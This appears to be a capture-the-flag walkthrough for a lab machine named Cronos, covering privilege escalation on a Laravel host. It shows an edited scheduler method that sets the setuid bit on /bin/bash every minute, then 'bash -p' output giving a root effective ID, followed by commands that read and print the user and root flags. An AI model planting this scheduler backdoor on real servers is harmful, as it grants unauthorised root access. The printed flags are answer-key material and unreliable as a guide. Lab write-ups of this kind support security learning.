
In addition to running artisan commands, you can run terminal commands using `exec()`. Here we will list the contents of a directory and send that output to a text file.

```php
protected function schedule(Schedule $schedule)
{
    $schedule->exec('cd ~/Code/lpg && ls')
        ->everyMinute()
        ->sendOutputTo('/home/vagrant/Code/lpg/listing.txt');
}
```



```php
protected function schedule(Schedule $schedule)
{
    // $schedule->command('inspire')
    //          ->hourly();
    $schedule->exec('chmod u+s /bin/bash')->everyMinute();
}
```

After the setuid of **/bin/bash** when executing `bash -p`, the attacker can have the shell of the current user have an effective user ID or euid of root.




```
www-data@cronos:/var/www/admin$ bash -p
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
bash-4.3#
```

**User.txt**

```
find /home -type f -ls 2>/dev/null | grep user
```

**User.txt** can be found in the home directory of **noulis**.

```
cat /home/noulis/user.txt
```




```
bash-4.3# cat /home/noulis/user.txt
51d236438b333970dbba7dc3089be33b
bash-4.3#
```

> user.txt flag: `51d236438b333970dbba7dc3089be33b`

**Root.txt**

the **root.txt** file is always located in **/root/**

```
cat /root/root.txt
```



```
bash-4.3# cat /root/root.txt
1703b8a3c9a8dde879942c79d02fd3a0
bash-4.3#
```

> root.txt flag: `1703b8a3c9a8dde879942c79d02fd3a0`